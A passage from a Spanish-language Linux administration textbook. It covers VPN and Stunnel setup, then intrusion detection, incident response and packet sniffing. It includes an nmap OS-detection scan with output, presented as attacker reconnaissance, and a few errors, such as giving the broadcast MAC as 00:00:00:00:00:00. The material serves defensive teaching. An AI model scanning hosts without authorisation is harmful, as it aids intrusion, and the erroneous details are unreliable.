- 172.16.0.0/12 Clase B
- 192.168.0.0/16 Clase C

El computador o grupo que sea asignado una de estas direcciones IP puede tener acceso al Internet, usando un ordenador con GNU/Linux con una dirección pública o conectado directamente a un enrutador, a traves del uso de enmascarado de IP.

Establecer un VPN

Para establecer un VPN entre dos redes privadas comunicadas a traves del Internet, primero hay que configurar un tunel seguro entre los dos puntos. Las redes privadas por lo general tienen direcciones IP del rango que mencionamos anteriormente de 10.0.0.0/8, 172.16.0.0/12 ó 192.168.0.0/16. Una red privada remota con una de estas direcciones IP intenta comunicarse con otra red privada, lo que involucra el cliente, los enrutadores servidor y el Internet.

Ambas redes están protegidas por firewalls, que están establecidas en los enrutadores. La idea detrás de un VPN es enrutar todo el tráfico dirigido a una red privada atraves de un tunel. Esto requiere la configuración de cierto mecanismo en ambos lado, tanto el cliente como el servidor. Aquí listamos los pasos necesarios para configurar el servidor y el cliente:

1.- Restringir los usuarios del lado del servidor. Esto se logra editando el archivo /etc/passwd, eliminando las contraseñas y empleando el mecanismo de autentificación atraves de llaves públicas de ssh. Un ejemplo de una entrada de passwd debe lucir algo como este que sigue:

miguel:*:500:110:Miguel Angel:/home/users:/usr/sbin/pppd

Donde pppd es el daemon point-to-point protocol que provee un método para transmitir datagramas sobre un enlace serial de punto-a-punto. La entrada en el archivo passwd provee el uso del pppd en vez del shell que es lo normal y asi limita la libertad del usuario.

2.- El kernel del servidor debe estar configurado con soporte para firewall y enmascaramiento de IP. Las opciones como son CONFIG_IP_FIREWALL o CONFIG_IP_MASQUERADE deben ser seleccionadas mientras se compila el kernel. Una vez configurado, las reglas de filtrado apropiadas deben ser establecidas para permitir el acceso debido. Si tenemos un firewall en el servidor VPN, deberemos agregar algunas reglas de iptables para permitir que se establezca el túnel, los puertos que nos interesan son el 1723 y el 47.

Reglas de entrada:

```
# iptables -A INPUT -p tcp --dport 1723 -j ACCEPT
# iptables -A INPUT -p 47 -j ACCEPT
```

Reglas de salida:

```
# iptables -A OUTPUT -p tcp --sport 1723 -j ACCEPT
# iptables -A OUTPUT -p 47 -j ACCEPT
```

```
# ipchains  -F  forward
# ipchains  -P forward DENY
# ipchains  -A forward  -j  ACCEPT  -s 192.168.0.0/16  -d  172.16.0.0/12
```

Las reglas arriba mencionadas simplemente especifican el origen y el destino de los paquetes enrutados.

2.- El cliente debe usar ssh y debe redireccionar su entrada y salida al pppd.

Establecer un VPN Usando un Firewall Punto-a-Punto

Usted puede establecer un VPN usando dos firewalls del mismo tipo o dos que utilicen el mismo algoritmo de encriptado. Los firewall establecen un VPN encriptando la comunicación entre ellos, la cual es transparente a los sistemas que estan detras del firewall. El resultado es que los hosts internos a cada firewall pueden intercomunicarse sin la necesidad de agregar nada a los sistemas operativos. Este tipo de configuración crea un VPN de red-a-red y no un VPN de host-a-host.

Este uso de firewalls para comuinicarse entre sí crea un perimetro virtual de red, debido a que la red de firewalls pueden crear un perimetro mayor para la red de la organización. Una ventaja de este tipo de red es que soporta usaurios remotos con completa seguridad. El alto nivel de seguridad incrementa la libertad de los usuarios remotos poder usar las aplicaciones privadas de la organizaci´øn de cualquier punto en el mundo.

Stunnel

El paquete Stunnel contiene un programa que te permite encriptar conexiones TCP arbitrarias dentro de SSL (Secure Sockets Layer) para que puedas comunicarte fácilmente con clientes sobre canales seguros. Stunnel puede usarse para añadir funcionalidad SSL a los demonios comúnmente usados bajo Inetd como los servidores POP-2, POP-3, y IMAP, a servidores independientes como NNTP, SMTP y HTTP, y para tunelizar PPP sobre conectores de red sin hacer cambios en el código fuente del paquete del servidor. La mayoría de los protocolos no incluyen un método de encriptación. Por ejemplo, cuando un programa de e-mail descarga correo desde un servidor POP3 o IMAP, los mensajes son enviados en texto plano al viajar en paquetes por el Internet. Esto pone el contenido de nuestros mensajes vulnerable a cualquiera que posea los recursos para interceptar nuestros paquetes. El Stunnel provee una manera para poder preservar la privacidad de los correos electrónicos y cualquier otra trransmisión sobre el Internet.

Con el uso de Stunnel el administrador puede encriptar y asegurar virtualmente cualquier conexión basada en TCP en cliente/servidor (IMAP, POP3, FTP, LDAP, etc.) que no venga con la funcionalidad de SSL. Para usar Stunnel no hay que cambiar nada en el código del daemon que queremos asegurar y sólo cambios mínimos deben ser efectuados a la configuración del protocolo existente. Su adaptabilidad y versatilidad lo han llevado a ser conocido como el tunel SSL universal.

Configurar y Ejecutar Stunnel

Aunque el modo por defecto de Stunnel es inetd, el puede operar tanto en modo de inetd como demonio. Ejecutarlo en modo de daemon es logrado con la opción -d al darle inicio. En la siguiente tabla le presentamos algunas de las opciones válidad:

Opción	Argumento	Descripción
-c	ningún	Ejecuta en modo de cliente
-D	nivel: 0-7	0 (sin logging) y 7 (información de debugging)
-v	nivel: 1-3	Verifica el certificado del peer
-t	timeout en segundos	Timeout de la sesión del cache; por defecto 300s
-u	ident_username	Utilizel revisado del ident nombre de usuario
-R	nombre-archivo	Archivo alimentar al generador de números aleatorios
-d	[host:]puerto	Escuchar conexiones en host y puerto especificado
-f	ningún	Ejecuta en el primer plano y escribe logs al stderr y no a syslog
-l	programa	Ejecuta programa local del tipo inetd
-L	programa	Abre pty local y ejecuta a programa
-s	nombre_usuario	establece setuid en modo de daemon a nombre_usuario
-g	nombre_grupo	establece setgid en modo de daemon a nombre_grupo

Ejecutarlo en Modo de inetd

El Stunnel puede ser configurado para iniciarse usando inetd. Conocido como el Super Servidor de Internet, inetd está diseñado para invocar servicios de Internet cuando se efectúa una conexión a un puerto en específico, así reduciendo la carga en el sistema. El formato del archivo de configuración de inetd.conf se muestra más adelante:

```
<Nombre del Servicio>  <tipo-socket>  <protocolo>  <flags>  <usuario>  <ruta-servidor>  <opciones>
```

El administrador de sistemas deberá editar el archivo de configuración de inetd, /etc/inetd.conf, para poder ejecutar stunnel. Asumamos que stunnel debe ser configurado para escuchar el puerto 9990 para soportar un protocolo de nombre prueba. Si el stunnel esta instalado en su directorio por defecto, /usr/local/sbin/, la siguiente línea sería agregada al archivo inetd.conf:

```
scream  stream  tcp  nowait  root  /usr/local/sbin/stunnel  stunnel  options
```

Basado en ésta línea, la siguiente línea deberá ser agregada al archivo /etc/services:

```
scream  9990/tcp  #para ejecutar scream
```

Después de haber efectuado estos cambios, al proceso de inetd se le debe enviar la señal SIGHUP:

```
# kill  -HUP  id_del_proceso_inetd
```

El ID dek proceso inetd puede ser encontrado con el siguiente comando:

```
# ps  -aux  |  grep  inetd
```

Ejecutarlo en Modo Daemon

Es recomendable ejecutar el stunnel en modo daemon en comparación de modo inetd por varias razones. En modo daemon o servidor, SSL debe ser inicializado para cada conexión y no está disponible el cache de sessión. Esto asiste a stunnel ha ser más seguro. El modo de inetd requiere de la función fork, la cual requiere de recursos adicionales del sistema. El modo daemon no hará forking si el stunnel fué compilado con hilos (threads).

Configurar Stunnel para que se Ejecute en Modo Daemon

Para configurar al stunnel que se ejecute en modo daemon y que escuche en el puerto 9990 y que soporte un protocolo scream TCP, se le agregaría la siguiente línea al archivo /etc/services:

```
scream  9990/tcp  # El servicio scream
```

El stunnel es iniciado de la siguiente manera:

```
# /usr/bin/stunnel  -d  scream  options
```

Configurar Stunnel para que se Ejecute en Modo Daemon

Si el administrado desea que una conexión POP3 entre el servidor de correo de la organización y un ordenado externo sea segura sobre la red pública, pero el ordenado externo no posee un programa cliente que soporte ssl. Este problema puede resolverse ejecutando un stunnel en el computador externo y comunicando el e-mail con el stunnel que se ejecuta localmente como si este fuese el servidor de correo. Los paquetes son encriptados por stunnl y enviados al stunnel ejecutandose en el servidor de correo. Ya en servidor, el stunnel desencripta los paquetes y se lo pasa al daemon de POP3 local en el servidor. Aunque la conexión es encriptada y segura, el cliente de correo del ordenador externo y el servidor de correo POP3 funcionan normalmente.

Para implementar POP3 sobre stunnel, el administrador dene escojer un número de puerto arbitrario en

el servidor de correo para escuchar por la conexión segura; algunos protocolos tienen reservados núneros de puerto para las variantes de ssl. El puerto designado del POP3 seguro es el 995, pero cualquier número disponible puede ser utilizado si el administrador es consistente. En el siguiente ejemplo utilizaremos el número de puerto designado, el ordenador externo será referido como cliente y el servidor de correo será referido como abiertos. En el cliente, stunnel es invocado con las siguientes opciones:

 # stunnel -c -d pop3 -r abiertos:pop3s

Esto indica que stunnel deberá ejecutarse en modo cliente via la opción -c, escuchar en el puerto de POP3 via la opción -d y conectarse al la máquina remota, abiertos, en el puerto pop3 via la opción -r.

En abiertos, el servidor de correo, el stunnel es invocado así:

 # stunnel -d pop3s -r cliente:pop3

Este comando indica que stunnel debe escuchar en el puerto POP3 via la opción -d y conectarse al ordenador remoto, cliente, en el puerto POP3 via la opción -r.

La configuración del cliente de correo del cliente debe ser cambiado para usar la máquina local como servidor de correo entrante de POP3. Aunque por lo general, el protocolo estándar POP3 no soporta encriptación, el tráfico ahora sobre la red pública si lo esta.

RESUMEN

En este capítulo fue introducido algunos conceptos de firewalls y VPNs, incluyendo:

- Un firewall es un componente critico de su política de seguridad, principalmente porque es donde podemos forzar la autentificación de todos los usuarios y monitorear todo tráfico entrante y saliente.
- Muchas implemteciones requeriran múltiples firewalls para poder manejar los diferentes niveles de seguridad de la red.
- Los firewalls pueden funcionar de diferentes maneras, incluyendo filtrado de paquetes, gateways del nivel de circuito y del nivel de aplicación.
- Para poder diseñar un firewall se requiere de conocimiento sólido de TCP, UDP y ICMP y los servicios que utilizan estos protocolos IP.
- Un VPN requiere de tres componentes.
  - Autentificación
  - Tunneling
  - Encriptación
- El Stunnel es un utilitario de tunel seguro muy utilizado en GNU/Linux.

PREGUNTAS POST - EXAMEN

Las respuestas a estas preguntas están al final de este libro en el Apéndice A

1.- ¿Cúal es el aspecto más importante de la colocación del firewall?

2.- ¿Cómo funciona el fortalecimiento del sistema operativo?

3.- ¿Qué es un screening router?

4. ¿Cúales son las dos configuraciones que puede tener un firewall por defecto?

5.- ¿Qué es un filtrado de paquetes?

6.- ¿Cúales son los dos principios básicos son criticos en el diseño de firewalls?

7.- ¿Cúales pasos son importantes en la creación de un plan de contingencia para su sistema de firewall?

8.- Los enrutadores de filtrado de paquetes proveen una buena y económica protección. Pero, si esta es la única seguridad implementada, ¿cúales fueran algunas desventas, si existen?

9.- Defina que es un VPN.

CAPITULO 8

ADMINISTRACIÓN DEL SISTEMA OPERATIVO GNU/LINUX

DETECCIÓN DE INTRUSOS

TOPICOS PRINCIPALES	No.
Objetivos	338
Preguntas Pre-Exámen	339
Introducción	340
Detectando Entrada Forzadas	340
Arquitectura de Detección de Intrusos	345
Siftware de Detección de Intrusos	350
Distraer el Cracker	355
responder a Incidentes	360
Resumen	361
Preguntas Post-Exámen	362

OBJETIVOS

Al completar este Capítulo, usted podrá:

- Definir la detección de intrusos.
- Listar el uso de programas para olfatear paquetes así como los riesgos de seguridad que estos programas representan.
- Listar los elementos usados en un Sistema de Detección de Intrusos (IDS), incluyendo los administradores y agentes.
- Implementar software de detección de intrusos.
- Instalar Tripwire para GNU/Linux.
- Responder correctamente a las ropturas de seguridad.
- Describa Linux IDS (LIDS) así como su configuración y uso.

PREGUNTAS PRE-EXAMEN

Las repuestas se encuentran en el Apéndice A.

1.- ¿Qué es la detección de intrusos?

2.- ¿Qué debe usted hacer luego de detectar que un cracker está en la etapa de penetración, descubrimiento o la de control?

3.- ¿Qué debe usted hacer luego que haya reesuelto un incidente de seguridad?

4.- Luego de descubror que un cracker ha penetrado su red, ¿Debe usted inmediatamnete detener o contener la actividad?

5.- Luego de haber decidido los pasos a tomar al responder un incidente de seguridad, ¿Qué debe hacer usted luego?

INTRODUCCION

No importa el poder de sus equipos o su capacidad como administrador, si su site es de cierta embergadura un día esta será blanco de ataque por crackers. Citando el salmo 33 - " Un Rey no está a salvo por su poderoso ejército , así como un guerrero no está a salvo por su enorme fuerza ", llevándonos de este consejo es que nunca debemos descuidar tanto el mantenimiento de nuestros sistemas como la investigación de qué vulnerabilidades han surgido en las aplicaciones y servicios que ofertamos. Así también como las nuevas herramientas y adelantos que se innovan a diario.

Como los ataques pueden venir desde el interior de la organización como del exterior, usted debe nunca bajar la guardia. En este capítulo le mostraremos maneras específicas de detectar, distraer y responder a los ataques y actividades de crackers.

DETECTAR INTRUSIONES

Tomar médidas de seguridad como mantener su sistema actualizado, buenas políticas de y conocimiento de riesgo de seguridad actuales, son algunas de las herramientas que asisten en la prevención de entradas forzadas. Usted debe estar siempre prearado para tomar acción contra cualquier tipo de violación de su sistema. Esto incluye vigilancia para cualquier tipo de intrusión. Cada tipo de ataque conlleva su propia metodología. El escaneado de puertos puede probar un rango de puertos buscando ciertas debilidades. El ataque DoS (Denial of Service) puede inundar un puerto con cierta información para deshabilitar que otros usen el servicio ofertado en ese puerto. Un exploit del NFS (Network File System) es enviar nombres extremadamente largos al daemon de NFS. Todos estos intentos de ataques y muchos más se muestran en los registros de los logs del administrador, si el se ha preparadopara la eventualidad de estos ataques. Monitorear sus logs del sistema cuidadosamente es una parte importantísima de la administración de su seguridad.

En esta sección discutiremos los siguientes tópicos:

- Escaneado de Puertos (Port Scan)
- ¿Qué hacer si le Atacan?
- Detección Proactiva

Escaneado de Puertos (Port Scan)

Casi siempre antes de un ataque el cracker efectuará un escaneado de puertos. El potencial intruso, el cracker, hace esto para determinar que servicios y cuales puertos están disponibles en el sistema el cual es su blanco de ataque y basado en los puertos que encuentra concentra su ataque. Aqui es un ejemplo de un escaneado de puerto:

```
# nmap -O 192.168.0.1

Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
 Interesting ports on (192.168.0.2):
 (The 1544 ports scanned but not shown below are in state: closed)
 Port            State       Service
 135/tcp         open        loc-srv
 139/tcp         open        netbios-ssn
 445/tcp         open        microsoft-ds
 1025/tcp        open        listen
 5000/tcp        open        fics

Remote OS guesses: Windows Me or Windows 2000 RC1 through final
 release, Windows Millenium Edition v4.90.3000

Nmap run completed -- 1 IP address (1 host up) scanned in 3 seconds
```

En el otro lado del escaneado, el utilitario scalogd ha detectado esta actividad y la ha escrito en el log del sistema:

July 26 18:45:23 maq234 scanlogd: From 127.0.0.1 to 127.0.0.1 ports 62711, 430,76,815, 827, 899...

El NFS

Permite que sistemas de archivos sean compartidos transparentemente por la red. Es un servicio muy útil, pero siempre ha sido un foco de problema de seguridad debido a que cunado fué diseñado esto no era de tan gran importancia. Si lo tienes que usar debes mantenerlo tan actualizado como sea posible, sólo exportar los directorios que sean absolutamente necesarios y nunca la raíz del sistema. Los directorios que serán compartidos se escriben en el archivo de texto plano /etc/exports, el archivo de configuración principal del NFS. Los ataques más reciente se han concentrado en buffers overun (sobre carga de los buffers).

Sendmail

Este paquete es instalado y habilitado por defecto en la mayoría de distros de GNU/Linux. Este es uno de los paquetes que usted debe estar seguro que está al día ya que siempre han existido muchas formas de exploits para el. Ha sido el blanco de ataque de crackers por años, en el 1988 recibió un ataque que deshabilitó 10% del Internet. Existen muchas alternativas a Sendmail y la mayoría son más seguras, entre ellas se encuentra qmail y postfix. Si es obligatorio ejecutar sendmail, es importantísimo que este al día.

Ataques DoS

El objetivo de este tipo de ataque no es ingresar al sistema que es su blanco de ataque, sino deshabilitar el acceso al sistema para los otros. Fué un ataque cuando la versión del kernel andaba por la 2.0.32, y explotaba una falla del TCP/IP no del kernel Linux. Todos los sistemas con TCP/IP disponible eran vulnerables. Los sistemas que eran atacados tenian que ser reiniciados. Debido a la naturaleza abierta de GNU/Linux, los parches fueron confeccionados rápidamente y los administradores pudieron corregir este problema.

¿Qué hacer si le Atacan?

Existen varios pasos que debe efectuar si su sistema es atacado, entre ellos se pueden enumerar:

- Recolectar toda la información posible
- Determinar que parte del sistema fué vulnerado
- Efectuar los cambios necesarios

Si su red fué atacada usted debe recolectar toda la información posible. Un buen sitio para empezar es los logs del sistema para ver como y cuando el cracker perpetro el sistema. Algunos atacantes usan herramientas que intentan eliminar esta información de los logs, así que deberá también observar los logs por información faltante. Una examinación exhaustiva debe proveerle con el metodo del atacante y cual vulnerabilidad el exploto. Una vez identificada la vulnerabilidad dirijase a las diferentes fuentes de información disponible para este tipo de ataque. Si un parche no existe para esta vulnerabilidad de seguro que existirá algo que puede hacer mientras se desarrollan los parches, recuerde que hay una comunidad trabajando para dear soporte y apoyo a este tipo de situación.

Por suerte la mayoría de entradas en los logs de sistemas que si estan actualizados son de intentos fallidos. Si nos mantenemos leiendo nuestros logs entonces podemos prevenir estos ataques antes de que sucedan. la comunidad FreeSoftware y OpenSource por lo general responde rápido a debilidades del sitema lo torna inutil las herramietas de intrusión. El manejo de intentos fallido por lo general significa el bloqueo de la dirección IP del host que nos ofende con su ataque y contactar el ISP responsable por ese IP. También es buena práctica visitar los sitios dedicados al asunto de seguridad de sistemas GNU/Linux para ver si existen exploits para el servicio que el cracker a fallado en sus intentos de atacar. Por seguro que sea su sistema, tarde

o temprano alguien logrará colarse, asi es que debe tener un plan de contingencia y practicar los pasos a seguir, entre ellos es reiniciar y apagar interfaces, reiniciar los servicios , reiniciar el servidor o hasta reponer los archivos del sistema.

Manejar un Ataque en Progreso

Si sorprende un ataque mientras lo estan perpetrando, lo mejor es bajar el sistema en lo que resuelve la debilidad que estaban atacando. Podemos físicamente desconectar la interfaz de Ethernet. Si el sistema es crítico y no se puede bajar, esta no es un aopción. Si no puede bajar el sistema entonces talves tenga que bajar o apagar el servicio que atacan, esto se hace desde el archivo /etc/inetd.conf y ponerle comentario "#" a la línea que se refiere al servicio, seguido por un kill -HUP <pid>. Si este servicio el que atacan es uno de los que son también absolutamente necesarios, podemos bloquear el IP del atacante o hasta su rango de IP completo, esto es rápido usando iptables, si lo tenemos habilitado o si tenemos un firewall.

Notificar el ISP

Si pudo obtener el IP del atacante entonces podrá usar el utilitario whois y nslookup para ver quien es el dueño del dominio del cual el ataque se originó. Si el dueño no fué el atacante entonces deberá poder recibir cierta asistencia del dueño legítimo.

Restaurar el Sistema

En situaciones así siempre es bueno si tenemos la asistencia de una herramienta como Tripwire, la cual nos puede informar cuales archivos fueron violados. Tener backups reciente de los archivos del sistema, es otra herramienta útil, archivos como ls, bash, login... estos archivos son muchas veces blancos de backdoors y Trojanos por los carackers. Siempre y cuando sea posible deberá mantener el sistema fuera de línea hasta que todo sea resuelto.

Bloquear la Dirección IP

Una vez determine el dominio de donde fué atacado, es una excelente idea bloquear la dirección IP, y si sospecha que la direccción es dinámica entonces talves bloquear el bloque completo (66.98.24.32 entonces bloquear 66.98.24.0-255 ó 66.98.0.0).

¡¿Defenderse!?

Nunca debes cometer el error de tratar de defenderse con un contra-ataque. la mayorí ade las veces los ataques son desde servidores que han sido comprometidos por los carackers. Hay ataques que (Spoofing) que nos dan un IP falso, asi que recuerde que lo má´s probable que a quien atacamos no sea quien nos este haciendo daño sino otra victima como nosotros. Si se siente que debe hacer algo recurra a las autoridades o el proveedor de servicios ellos no juegan con este tipo de quejas.

Detección Proactiva

Debido a que la gran mayoría de ataques ocurren durante las horas nocturnas, las tecnicas de detección proactiva (automáticas) son a menudo la única manera de rechazar los atacantes potenciales durante estas horas que no estamos presente. Una política efectiva de detección siempre debe incluir las auditorias, usted debe asegurarse de que su sistema siempre pueda detectar problemas y que presente soluciones automatizadas.

Escaneos de Seguridad Autmáticos

Como se dijo anteriormente, su sistema es muy vulnerable durante las horas de las noches. Podemos ejecutar algunos scripts en batch que nos creen logs de quien está ingresado en el sistema y que recursos está accesando. Podemos ejecutar estos y otros scripts de seguridad, durante las horas que nuestro sistema tiene menos carga ejecutándose. Esta práctica es para evitar añadir carga durante nuestra hora de mayor

productividad. Los scripts son herramientas poderosas que podemos utilizar para también generar respuestas automáticas del sistema. Estas tecnicas son muy útiles si sospecha de algún tipo de intrusión pero no ha podido confirmar sus sospechas.

Los Scripts

Los scripts de login son por lo general usados para personalizar el ambiente de trabajo de los usuarios cuando efectúan un ingreso al sistema exitoso. Estos scripts son ejecutados cada vez que el usuario ingresa al sistema. Además de esta tarea, los login scripts pueden ser usados para asistir en la seguridad del sistema y sus redes. Los crackers tiene que lograr obtener acceso a una cuenta privilegiada, la cuenta de GNU/Linux más atractiva claro esta es la de root. El administrador de sseguridad puede modificar estos scripts para que le efectúe utilidades de auditoria. Un ejemplo es, crear uno para cuando el root ingrese al sistema. Este script puede escribirnos un log con el nombre del host del cual el ingreso y su dirección IP del sistema que se intenta ejecutar el login. Esta información nos sirve para luego comparar para identificar cualquier intento de login sospechoso de la cuenta root.

Auditoría de Análisis Automático

Los logs proveen nuestra primera línea de información para prevenir ropturas en nuestro sistema de seguridad. Lo más difícil es decidir que escribir al log. Lo que podemos escribir al log son dos acciones, exitosas y no exitosas. Podemos también monitorear localidades como el router o un servicio en particular. Un consejo es que para escribir al log muy poco que sea demasiado. Los logs tienden a ser inmensos, por esto es muy aconsejable escribir scripts para que analicen la actividad de su red automáticamente. Este tipo de automatización reducen el tiempo del administrador dedicar a monitorear, reducen costos administrativos y mejoran los niveles de su seguridad. Estos scripts buscan patrones específicos en los logs.

Análisis de Checksum

Los crackers muy a menudo entran a su computador para plantar un Trojano disfrazado como un comando común del sistema (ej. ls, cat, echo). Lo que el espera es o que el comando se ejecute automáticamente o durante un reinicio. Si usted sospecha de esto tendrá que analizar los archivos del sistema para asegurarse que el cracker no ha alterado ninguno de estos. Existe software que escanearan automáticamente los archivos para comparlos por tamaño, fechas de acceso, creación, modificación y información relacionada. Los resultados luego son comparados con valores almacenados de escaneados anteriores. Si un archivo ha sido modificado o su estampado de fecha y su tamaño no igualan los anteriores, entonces lo más seguro es que el archivo ha sido reemplazado con un Trojano. Si esto sucede entonces debe inmediatamente reemplazar el archivo afectado y proceder a investigar por donde fué que el cracker ingreso.

Existen herramientas disponibles para asistirnos en el proceso de este análisis. Estas herramientas son absolutamente necesarias para poder efectuar estas auditorias. Ellas reducen el tiempo, a veces tedioso, de la implementación del análisis.

ARQUITECTURA DE DETECCION DE INTRUSION

Con el crecimiento en popularidad de las redes, la cantidad de tráfico que el administrador de sistema es responsable, sigue creciendo. Las herramientas de auditoría se convierte cada día más y más indispensable. Un sistema de detección de intruso (IDS), puede dramáticamente simplificar sus procedimiento de monitorear la red. Usted debe tener completo conocimiento que trabajo puede efectuar un IDS y cual el no es capaz. una herramienta que siempre ha estado y sigue rindiendo servicio es tcpdump, la cual es una de las mejores herramientas para analizar el tráfico RAW de la red. Usted debe saber cual es la arquitectura de su red para saber si está configurada apropiadamente.

Los siguientes tópicos son discutidos en esta sección:

- ¿Qué es la Detección de Intrusos?
- Olfateado de Paquetes (Packet Sniffing)
- Utilitarios de Olfateado de Paquetes
- Tipos de Detección de Intrusos
- Reglas de IDS
- Positivos Falsos

¿Qué es la Detección de Intrusos?

El monitoreo detras del firewall de la actividad de la red en tiempo real es conocido como detección de intrusos. La detección de intruso es nada más que una extensión de su firewall, usted puede escribir al log y detener actividad de la red desde su monitoreo. También puede configurarla para que trabaje en conjunto con su enrutador y el firewall. Esta capacidad y punto de vista, no debe ser confundido de que los IDSs son independientes del firewall.

Un IDS no debe ser confundido con los escaneados de sistema. Los escaneadores de sistemas (system scanners) ponen a prueba un host para determinar sus debilidades contra una base de datos de ataques. Se concentra en configuraciones debíles específicas y no en la actividad actual de la red, ya sea la entrante o saliente. Aunque el programa de escaneado estuviese trabajando al instante del ataque no lo deteectará ya que esa no es un ade sus funciones.

Los paquetes de IDS si escanean la actividad actual de la red en la manera que pasa por la inrefaz de red. Un IDS entonces filtra el tráfico de acuerdo a reglas en específico. Donde, los escaner de red buscan debilidades predefinidas en un host, un programa IDS monitorea y escribe a log el tráfico de la red. Si un IDS está operando un host y usted le pasa un escaner a este host, si la aplicación IDS está bien configurada está lanzaría una alerta segura.

Capacidades

La mayoría de aplicaciones de IDS pueden efectuar análisis extremadamente detallados del tráfico de la red. Ellos pueden monitorear cualquier tráfico que usted pueda definirle. Muchos de estos programas traen establecido patrones para HTTP, FTP y otros tráficos adicionales como son los intentos de ingreso remotos y locales, entre otras cosas. Pero, usted puede establecer sus propias políticas. Ahora discutiremos algunas de las tecnicas de detección más comunes.

Administrar el Tráfico de la Red

Las aplicaciones IDS le permiten a usted escribir a los logs, reportar y prohibir casi todo tipo de acceso a la red. Usted puede también usar el programa para monitorear el uso de un host del acceso a la red. Usted puede obtener información detallada del tráfico de SMTP, FTP, Telnet y cualquier otro que usted desee siempre y cuando usted defina una política y un conjunto de reglas a seguir. Estas reglas de comportamiento le pueden ayudar a investigar conexiones determinar que ocurrió y que está ocurriendo en este momento. Estas herramientas son extremadamente efectivas cuando usted desea determinar hasta que grado sus políticas estan siendo obedecidas.

Recuerde que de la misma manera que usted puede usar una de estas aplicaciones IDS, un empleado puede también hacerle y recolectar mucha información sensible. No sólo puede un cracker leer cualquier información no encriptada enviado en el sistema, sino que el puede también olfatear cualquier contraseña y información sensible de protocolos en uso. Una de sus tareas más importante es la detección de este tipo de programa en su red, que no este autorizado su uso.

Escaneado del Sistema, Jails (Carceles) y el IDS

Hemos mencionado que deberá incorporar diferente estrategías para que los niveles de su seguridad sean efectivos. Esto incluye insertar pequeños controles a todos los niveles de su red, desde el sistema operativo hasta los escaneadores, aplicaciones IDS y má´s importante de todo su firewall. Ya hemos hablado de la implementación de escaners del sistema. Muchos administradores de seguridad combinan estas aplicaciones con un IDS. Revisión de la integridad del sistema, alto niveles de logging, prisiones de crackers y aplicaciones fantasmas de distracción son todos métodos y herrramientas que se pueden usar en diferente combinaciones con su IDS.

Rastreado de Eventos (Tracing)

Un buen IDS es mucho más que una simple herramienta de logging; esta debe poder determinar dónde un evento tomó lugar. Para los administradores de seguridad esta es la razón principal por la cual ellos implementan un IDS. Con la localización de un ataque, usted puede aprender más sobre su atacante. Este conocimiento le ayudará a disennar una solución al problema así como documentar el ataque por si hay que tomar acciones legales.

¿Es la Detección de Intrusión Necesaria?

No se deje confundir y colocar toda su confianza en sus firewalls. Con el crecimiento de los niveles informáticos de toda la sociedad, el cracking dirigido por empleados interno crece más aún que el externo. Los ataques de su red pueden surgir del empleado que usted menos lo cree. Los IDS son cada día más necesarios debido a que pueden buscar problemas de fallas a políticas pre-establecidas de seguridad y actividades ilicitas detrás del firewall.

Nuevas tecnologías son desarrolladas todo el tiempo que pueden burlar los mejores sistemas de firewalls. Un buen ejemplo es el VPN, que crea una conexión que puede tornar inofensiva un buen firewall. Aunque un VPN es muy segura, por lo menos uno de los puntos puede ser comprometido con programas como son root kit o NetBus. El sistema comprometido o violado puede traer abajo todo el sistema de firewall. Por estas y muchas otras razones es que un IDS es una parte importante de su estrategía de seguridad.

Corcerniente al IDS

Los crackers pueden coordinar ataques para sobre cargar nuestros IDS. El resultado de este tipo de ataque es que el IDS puede ser usado como un aliado del cracker para que sin su conocimiento se convierta en un participante del ataque DoS. Además, los crackers pueden tratar de coordinar sus ataques para que el IDS no pueda supervisar y escribir a los logs sus actividades en la red.

Olfateado de Paquetes (Packet Sniffing)

Los packet sniffers son utilitarios que pueden ser usados para monitorear y escribir a log el tráfico atraves de la captura o despliegue de la información de los paquetes que pasan por el computador host. Estos programas son muy útiles para diagnosticar errores y monitorear tráfico en una red.

Los sniffers, claro está, pueden ser un grave problema si tenemos usuarios de nuestra red recolectando información de contraseñas, de archivos personales o, en general, cualquier tráfico no destinado a ellos. Es posible detectar máquinas que estén olfateando, aunque no es un proceso completamente automático y está a merced de los caprichos del sistema operativo que queramos localizar.

¿Qué es Packet Sniffing?

Los programas que llevan a cabo el sniffing de paquetes intencionados para otros sistemas, colocando el ordenador que escucha en modo promiscuo. En general, las técnicas utilizadas para la detección de sniffers parten de que, para olfatear tráfico en red, una computadora debe poner su interfaz de red en modo

promiscuo -- Deshabilitar un filtro en hardware diseñado para ahorrar carga al sistema operativo, que descarta todos los paquetes que no estén dirigidos a esa tarjeta en particular o a la dirección MAC de broadcast (00:00:00:00:00:00). Esto requiere de permisos administrativos para poder reconfigurar el equipo. Todo esto pone a demostración la necesidad de políticas de seguridad, concientizar usarios y los niveles de confianza para los usuarios locales. Aunque los administradores locales tengan control total sobre todos las estaciones de trabajo, una persona puede desconectar un workstation y conectar una laptop personal y así tendrá acceso a colocar un sniffer por lo menos en un segmento de la red.

¿Qué es el Modo Promiscuo?

El modo promiscuo es un modo de operación en el que una computadora conectada a una red compartida captura todos los paquetes, incluyendo los paquetes destinados a otras computadoras. Es muy útil para supervisar la red, pero presenta un riesgo de seguridad dentro de una red de producción. Muchas interfaces normales permiten utilizar este modo, aunque hay algunas tarjetas como las Token Ring de IBM que no permiten este funcionamiento por defecto. Una tarjeta o placa en modo promiscuo no solamente recibirá tráfico propagado en su segmento local, sino que también desplegará el tráfico que por lo general fuese ignorado por todas las tarjetas de red excepto esa que iguala el número de MAC referenciado en el header del paquete TCP.

Mientras un administrador de redes puede emplear mucho tiempo en conseguir que su red sea difícil de ser atacada mediante sniffers utilizando firewalls, switches, detectores de modo promiscuo, etc., lo cierto es que la mejor forma de protegerse ante estos ataques es la de encriptar el tráfico de red.

Usar un Sniffer

Como todo, no se confunda y piense que es tan fácil como suena efectuarel olfateado de paquetes. Los sniffers leen los paquetes como data binarria, lo que hace que sea difífil de decifrar; muchos sniffers incluye en despliegue en un modo de data útil, algunos incluyen filtros para sólo concentrarse en cierto tipo de data, como son las contraseñas, direcciones Web o los correos electrónicos. La prácticas de sniffing se dificultan cada día más a medida que los HUBS son reemplazados con switches. Los switches retransmiten data selectivamente, haciendo el trabajo de sniffing casi imposible. La diferencia es que un HUB, retransmite todos los paquetes sin ninguna discriminación. Como no toda la información es retransmitida, el sniffer sólo podrá leer la data que está dirigida a su host.

